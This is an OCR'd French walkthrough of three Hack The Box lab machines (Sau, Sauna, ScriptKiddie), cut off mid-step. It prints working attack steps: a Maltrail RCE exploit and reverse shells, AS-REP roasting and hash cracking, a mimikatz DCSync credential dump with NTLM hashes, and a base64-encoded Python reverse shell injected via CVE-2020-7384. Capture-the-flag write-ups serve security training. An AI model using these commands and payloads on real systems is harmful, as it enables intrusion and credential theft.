
```
$ nmap -p- -Pn 10.10.11.224
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 17:48 CET
Nmap scan report for 10.10.11.224
Host is up (0.064s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    filtered http
8338/tcp  filtered unknown
55555/tcp open     unknown

Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds
```

Le scan révèle qu'il y a 2 ports ouverts, le port 22 pour SSH, et le port 5555 pour un service web, le site web utilise l'application web : "request-baskets" version 1.2.1
Le service request-baskets permet de receptionner des requetes HTTP et de les inspecter à travers une API ou une interface, on peut essayer de créer une "bascket" et de tester pour voir si l'on receptionne bien les requetes que l'on fait, on ajoute l'adresse IP de kali sur la bascket puis on lance une requete en ouvrant un port nc sur le port désigné par la basket afin de voir si l'on receptionne bien la requete :





```
### Lancement de la requete http
curl http://10.10.11.224:55555/hlarqpc

### Reception de la requete HTTP sur Netcat
nc -nlvp 80
listening on [any] 80 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.224] 50416
GET / HTTP/1.1
Host: 10.10.16.3
User-Agent: curl/8.11.1
Accept: */*
X-Do-Not-Forward: 1
Accept-Encoding: gzip
```

Le test du service fonctionne bien, on peut modifier l'adresse pour cibler le port 80 du serveur local :



On accède ensuite à la page web en lançant le lien sur le navigateur :



On peut voir qu'il s'agit d'un service appelé : Mailtrail sur la version 0.53

Vulnerability Assesment

Avec ces informations on peut rechercher une vulnérabilité sur la version 0.53 de Mailtrail on tombe sur ce script : `https://github.com/josephberger/Maltrail-v0.53-RCE/` on le télécharge et on execute l'exploit :

```
### Execution de l'exploit
python3 exploit.py 10.10.16.3 1234 http://10.10.11.224:55555/hlarqpc

### Reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.224] 46732
$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
puma@sau:/opt/maltrail$
```

On obtient ainsi l'accès à la machine avec l'utilisateur puma

Privilege Escalation

Il nous faut élever les privilèges root, on commence par enumerer les permissions de l'utilisateur :

```
puma@sau:~$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

On découvre que l'utilisateur peut lancer le script `/usr/bin/systemctl status trail.service` sans utiliser de mot de passe avec les droits utilisateur root. On peut exploiter cela afin d'obtenir les droits root sur la machine. On commence par identifier la version de systemctl lancé sur le système :

```
puma@sau:~$ systemctl --version
systemctl --version
systemd 245 (245.4-4ubuntu3.22)
+PAM +AUDIT +SELINUX +IMA +APPARMOR +SMACK +SYSVINIT +UTMP +LIBCRYPTSETUP +GCRYPT +GNUTLS +ACL +XZ +LZ4
+SECCOMP +BLKID +ELFUTILS +KMOD +IDN2 -IDN +PCRE2 default-hierarchy=hybrid
```

On recherche pour cela une CVE sur la version 245 de systemctl et on tombe sur la CVE-2023-26604 qui indique qu'il est possible de lancer `!/bin/bash` afin d'executer un shell en tant que root :

```
puma@sau:~$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)!/bin/bash
!//bbiinn//bbaasshh!/bin/bash
root@sau:/home/puma#
```

On obtient ainsi l'accès root sur la machine

Sauna

Reconnaissance

Machine cible Adresse IP : `10.10.10.175`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 10.10.10.175
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-09 16:52 CET
Nmap scan report for 10.10.10.175
Host is up (0.019s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-02-09 23:54:19Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 8h00m00s
| smb2-time:
|   date: 2025-02-09T23:55:09
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 201.72 seconds
```

Le scan révèle qu'il y a une dizaine de ports ouverts et qu'il s'agit d'une machine sous Windows.
Le nom du domaine est EGOTISTICAL-BANK.LOCAL0 Le site web est celui d'une banque. Sur la page about.html est présent les noms des membres de l'equipe :
- Fergus Smith - Hugo Bear - Steven Kerb - Shaun Coins - Bowie Taylor - Sophie Driver

Exploitation

On peut essayer d'obtenir les noms d'utilisateur présent avec le format `première lettre prénom.nom` et tenter de voir si on peut forcer l'authentification kerberos et obtenir des noms d'utilisateur :

```
### liste des noms utilisateurs
f.smith
h.bear
s.kerb
```

```
s.coins
b.taylor
s.driver
fsmith
hbear
skerb
scoins
btaylor
sdriver

### Lancement du test d'authentification kerberoas
./kerbrute_linux_amd64 userenum -d EGOTISTICAL-BANK.LOCAL ~/Downloads/users.txt --dc 10.10.10.175


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 02/09/25 - Ronnie Flathers @ropnop

2025/02/09 17:43:49 >  Using KDC(s):
2025/02/09 17:43:49 >   10.10.10.175:88

2025/02/09 17:43:49 >  [+] VALID USERNAME:       fsmith@EGOTISTICAL-BANK.LOCAL
2025/02/09 17:43:49 >  Done! Tested 12 usernames (1 valid) in 0.115 seconds
```

on peut voir qu'il y a l'utilisateur fsmith pour lequel l'authentification fonctionne, on peut extraire le hash de l'utilisateur en lançant une attaque ASP-Roasting avec impacket :

```
impacket-GetNPUsers 'EGOTISTICAL-BANK.LOCAL/' -usersfile ~/Downloads/users.txt -format hashcat -outputfile
 hashes.aspreroast -dc-ip 10.10.10.175
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow()
is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent
datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:
616f01cfbb3255d5c721989742c0b946$bb1db128a77d909cf02b4db7c9384a6384e0ca7328054326028e68b4d2f9
8ec067eee27c45e86c614dcaf6559070cea2c5df78bd550a66db8dc9e8641de4e930b102ac60093125f661c53bb5a
3594c73c00c198b96e9527cdf7ca53be8d4d33969ee57f5e5534d0cc3c075ddb3133a45c34dd40e38a0b488cc3a83
890ec24b6ee1457b1e6c2ce71cf5164090d4b716bf61c7857965a0b09f678f228ebdc9bbc4d9147dcf47448844bae
af124fef336da0d3403753c17ca2269420f37fe2292fc500619948bfb2422f13dc81f1030c7ad48a344ba1b210d3c
78bd15dbd4cd7fb7891899fc066fa3e4f72240b05adf1962f1017b47149a3f9f88bef21f34963228
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

On obtient ainsi le hash de l'utilisateur on peut utiliser hashcat afin de le décrypter :

```
hashcat -m 18200 kerber.hash /usr/share/wordlists/rockyou.txt --force
...
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:616f01cfbb3255d5c721989742c0b946$bb1db128a77d909cf02b4db7c9384a6384e0ca7
028e68b4d2f98ec067eee27c45e86c614dcaf6559070cea2c5df78bd550a66db8dc9e8641de4e930b
102ac60093125f661c53bb5a3594c73c00c198b96e9527cdf7ca53be8d4d33969ee57f5e5534d0cc3
c075ddb3133a45c34dd40e38a0b488cc3a83890ec24b6ee1457b1e6c2ce71cf5164090d4b716bf61c
7857965a0b09f678f228ebdc9bbc4d9147dcf47448844baeaf124fef336da0d3403753c17ca226942
0f37fe2292fc500619948bfb2422f13dc81f1030c7ad48a344ba1b210d3c78bd15dbd4cd7fb789189
9fc066fa3e4f72240b05adf1962f1017b47149a3f9f88bef21f34963228:Thestrokes23

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:616f01c...963228
Time.Started.....: Sun Feb  9 17:50:40 2025, (2 secs)
Time.Estimated...: Sun Feb  9 17:50:42 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
```

```
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  5870.1 kH/s (5.55ms) @ Accel:512 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10551296/14344385 (73.56%)
Rejected.........: 0/10551296 (0.00%)
Restore.Point....: 10321920/14344385 (71.96%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ahki_22 -> TUGGIE
Hardware.Mon.#1..: Temp: 42c Util: 41% Core:1785MHz Mem:6000MHz Bus:16

Started: Sun Feb  9 17:50:27 2025
Stopped: Sun Feb  9 17:50:43 2025
```

Les identifiants découverts sont `fsmith:Thestrokes23` on peut les utiliser pour se connecter à la machine avec evil-winrm :

```
evil-winrm -i 10.10.10.175 -u fsmith -p 'Thestrokes23'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
 unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-
completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

On obtient ainsi accès à la machine avec l'utilisateur "fsmith"

Privilege Escalation

Il nous faut à présent l'accès Administrator. On commence par enumérer le système avec Winpeas :

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> ./WinPEASx64.exe
...
ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  EGOTISTICALBANK
    DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword               :  Moneymakestheworldgoround!
```

On peut voir qu'il y a des identifiants avec l'autologin activé pour l'utilisateur :
`EGOTISTICALBANK\svc_loanmanager:Moneymakestheworldgoround!` On affiche les utilisateurs présents :

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            FSmith                   Guest
HSmith                   krbtgt                   svc_loanmgr
The command completed with one or more errors.
```


L'utilisateur `svc_loanmanager` n'est pas présent en revanche `svc_loanmgr` semble etre le meme compte on peut essayer se connecter à cette utilisateur via evil-winrm :

```
evil-winrm -i 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
 unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-
completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

On obtient ainsi accès à l'utilisateur svc_loanmgr
On continue l'enumeration en lançant SharpHound qui va permettre de pouvoir afficher de manière graphique l'AD, on upload et execute SharpHound afin de générer le fichier zip et le télécharger :

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> ./SharpHound.exe
...
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> dir


    Directory: C:\Users\svc_loanmgr\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/9/2025   5:28 PM          25156 20250209172819_BloodHound.zip
-a----         2/9/2025   5:28 PM        1557504 SharpHound.exe
-a----         2/9/2025   5:28 PM           1308 ZDFkMDEyYjYtMmE1ZS00YmY3LTk0OWItYTM2OWVmMjc5NDVk.bin
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> download 20250209172819_BloodHound.zip
```

On peut ensuite lancer BloodHound afin d'afficher le graphique avec le fichier zip généré. On identifie la permission "GetChangesAll" pour l'utilisateur ce qui est inabituel :



D'après les informations données, il est possible de dumper le hash en lançant une attaque DCSync avec l'utilisateur `svc_loanmgr` on utilise pour cela mimikatz :

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> .\mimikatz19092022.exe 'lsadump::dcsync /domain:EGOTISTICAL-BANK.LOC

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:EGOTISTICAL-BANK.LOCAL /user:administrator
[DC] 'EGOTISTICAL-BANK.LOCAL' will be the domain
[DC] 'SAUNA.EGOTISTICAL-BANK.LOCAL' will be the DC server
[DC] 'administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 7/26/2021 8:16:16 AM
Object Security ID   : S-1-5-21-2966785786-3096785034-1186376766-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 823452073d75b9d1cf70ebdf86c7f98e
    ntlm- 0: 823452073d75b9d1cf70ebdf86c7f98e
    ntlm- 1: d9485863c1e9e05851aa40cbb4ab9dff
    ntlm- 2: 7facdc498ed1680c4fd1448319a8c04f
    lm  - 0: 365ca60e4aba3e9a71d78a3912caf35c
    lm  - 1: 7af65ae5e7103761ae828523c7713031

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 716dbadeed0e537580d5f8fb28780d44

* Primary:Kerberos-Newer-Keys *
    Default Salt : EGOTISTICAL-BANK.LOCALAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
      aes128_hmac       (4096) : a9f3769c592a8a231c3c972c4050be4e
```

```
      des_cbc_md5       (4096) : fb8f321c64cea87f
    OldCredentials
      aes256_hmac       (4096) : 987e26bb845e57df4c7301753f6cb53fcf993e1af692d08fd07de74f041bf031
      aes128_hmac       (4096) : 145e4d0e4a6600b7ec0ece74997651d0
      des_cbc_md5       (4096) : 19d5f15d689b1ce5
    OlderCredentials
      aes256_hmac       (4096) : 9637f48fa06f6eea485d26cd297076c5507877df32e4a47497f360106b3c95ef
      aes128_hmac       (4096) : 52c02b864f61f427d6ed0b22639849df
      des_cbc_md5       (4096) : d9379d13f7c15d1c

* Primary:Kerberos *
    Default Salt : EGOTISTICAL-BANK.LOCALAdministrator
    Credentials
      des_cbc_md5       : fb8f321c64cea87f
    OldCredentials
      des_cbc_md5       : 19d5f15d689b1ce5

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  b4a06d28f92506a3a336d97a66b310fa
    02  71efaf133c578bd7428bd2e1eca5a044
    03  974acf4f67e4f609eb032fd9a72e8714
    04  b4a06d28f92506a3a336d97a66b310fa
    05  79ba561a664d78d6242748774e8475c5
    06  f1188d8ed0ca1998ae828a60a8c6ac29
    07  801ddc727db9fa3de98993d88a9ffa8b
    08  a779e05da837dd2d303973304869ec0f
    09  ac2c01846aebce4cbd4e3ec69b47a65d
    10  6d863d6ae06c3addc49b7a453afe6fa0
    11  a779e05da837dd2d303973304869ec0f
    12  6676b9fdd4aa7f298f1ada64c044c230
    13  5a01167d750636d66e5602db9aece9b7
    14  f702282bd343c2fee7b98deac8950390
    15  a099aa3c81f1affeba59d79a6533f60d
    16  4bae84b8f0b0306788ff9bda4acb3bd4
    17  976d547fb9e04b0ac5ec60508c275da1
    18  50c302b71d0e08a1a2be14b56225645f
    19  edb19e08653443695f6d3599e0a6bddf
    20  c497465ddc6e2fc14cb0359d0d5de7f8
    21  2ed0b4b57196fb190a66224b2b17029f
    22  37d03051ae1cd6046975948564ab01fa
    23  d4c7554fe1beb0ed712f50cfec470471
    24  8df495fe69cdce409b9f04ea04289b9e
    25  40788044be982310920cc0740687fefd
    26  db7f66f1f1a8f46274d20cfdda5b6e1c
    27  d70226ec52f1ef198c2e1e955a1da9b6
    28  abdd681f875a9b3f3a50b36e51692a2c
    29  dcd140a2ce2bf70fed7ac0e2b60d0dee


mimikatz(commandline) # exit
Bye!
```

On peut utiliser le hash découvert pour se connecter avec evil-winrm :

```
evil-winrm -i 10.10.10.175 -u Administrator -H '823452073d75b9d1cf70ebdf86c7f98e'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
 unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-
completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

On obtient ainsi l'accès Administrateur sur la machine

ScriptKiddie

Reconnaissance

Machine cible Adresse IP : `10.10.10.226`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.226
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-03 13:56 CET
Nmap scan report for 10.10.10.226
Host is up (0.016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 11.12 seconds
```

Le scan révèle qu'il y a 2 ports ouverts, le port 22 pour SSH et le port 5000 pour le service Universal Plug and Play. Le site web sur le port 5000 permet de lancer différents outils de pentest comme nmap, msfvenom et searchsploit.

Exploitation

En recherchant des exploits pour le programme msfvenum on trouve la CVE-2020-7384 `https://github.com/justinsteven/advisories/blob/master/2020_metasploit_msfvenom_apk_template_cmdi.md` on télécharge l'exploit et on l'execute afin de créer le payload au format apk :

```
### Création du payload
./CVE-2020-7384.sh

CVE-2020-7384

Enter the LHOST:
10.10.14.10

Enter the LPORT:
1234

Select the payload type
1. nc
2. bash
3. python
4. python3

select: 4

Enter the Directory (absolute path) where you would like to save the apk file (Hit Enter to
 use the current directory):
/tmp
  adding: emptyfile (stored 0%)
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Génération d'une paire de clés RSA de  2048 bits et d'un certificat auto-signé (SHA384withRSA)
 d'une validité de 90 jours
        pour : CN="'|echo
cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5
FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjEwIiwxMjM0KSk7b3MuZHVwMihzLmZpbG
VubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7IG9zLmR1cDIocy5maWxlbm8oKSwyKTtwPXN1YnByb2N1c3MuY
2FsbChbIi9iaW4vc2giLCItaSJdKTsnCg== | base64 -d | sh #"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk and is
 disabled.
```

```
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk and
 is disabled.
POSIX file permission and/or symlink attributes detected. These attributes are ignored when
 signing and are not protected by the signature.

New APK file Generated
Location: "/tmp/exploit.apk"

The APK file generated could be now uploaded or used for exploitation

If you have access to the vulnerable machine then run:
msfvenom -x <your newly created apk> -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null
```

Le payload a été généré on peut l'utiliser afin d'obtenir un reverse shell :


```
### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.226] 55984
/bin/sh: 0: can't access tty; job control turned off
$ whoami
kid
```

On obtient accès à la machine avec l'utilisateur kid.
On peut ajouter la clef id_rsa publiqe afin de pouvoir se connecter en ssh :

```
$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCcdvFhNCtDUbHKXuDCv7wdaVtr3422805mH/
..." > /home/kid/.ssh/authorized_keys

ssh -i ~/.ssh/id_rsa kid@10.10.10.226
The authenticity of host '10.10.10.226 (10.10.10.226)' can't be established.
ED25519 key fingerprint is SHA256:PJE5qFlR+iWt9MI6zk2i3lz3W/pLGZQ1+iq0XiCzpJQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.226' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Feb  3 14:11:57 UTC 2025

  System load:             1.0
  Usage of /:              29.3% of 17.59GB
  Memory usage:            11%
  Swap usage:              0%
  Processes:               224
  Users logged in:         0
  IPv4 address for ens160: 10.10.10.226
  IPv6 address for ens160: dead:beef::250:56ff:fe94:ae06


1 update can be installed immediately.
1 of these updates is a security update.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Feb  3 12:07:35 2021 from 10.10.14.4
kid@scriptkiddie:~$
```

On obtient la connexion en ssh avec l'utilisateur kid

Privilege Escalation

Il nous faut à présent l'accès root. On enumère le système on peut voir qu'il y a un autre utilisateur présent "pwn" on peut afficher les fichiers qui sont lisibles :

```
kid@scriptkiddie:~$ find /home/pwn -type f -readable -ls 2>/dev/null
     7671      4 -rw-r--r--   1 pwn      pwn           220 Feb 25  2020 /home/pwn/.bash_logout
     7677      4 -rw-rw-r--   1 pwn      pwn            74 Jan 28  2021
     /home/pwn/.selected_editor
     7673      4 -rw-r--r--   1 pwn      pwn          3771 Feb 25  2020 /home/pwn/.bashrc
     7675      4 -rw-r--r--   1 pwn      pwn           807 Feb 25  2020 /home/pwn/.profile
     7779      4 -rwxrwxr--   1 pwn      pwn           250 Jan 28  2021
     /home/pwn/scanlosers.sh
```

On affiche le contenu du script :

```
kid@scriptkiddie:~$ cat /home/pwn/scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
```

Le script permet l'execution de nmap, il est possible de lancer une execution de commande a travers le fichier de logs puisque c'est ce fichier qui est lu, on peut modifier son contenu pour qu'un reverse shell s'execute et obtenir l'accès avec l'utilisateur pwn :

```
### Modification du fichier de log
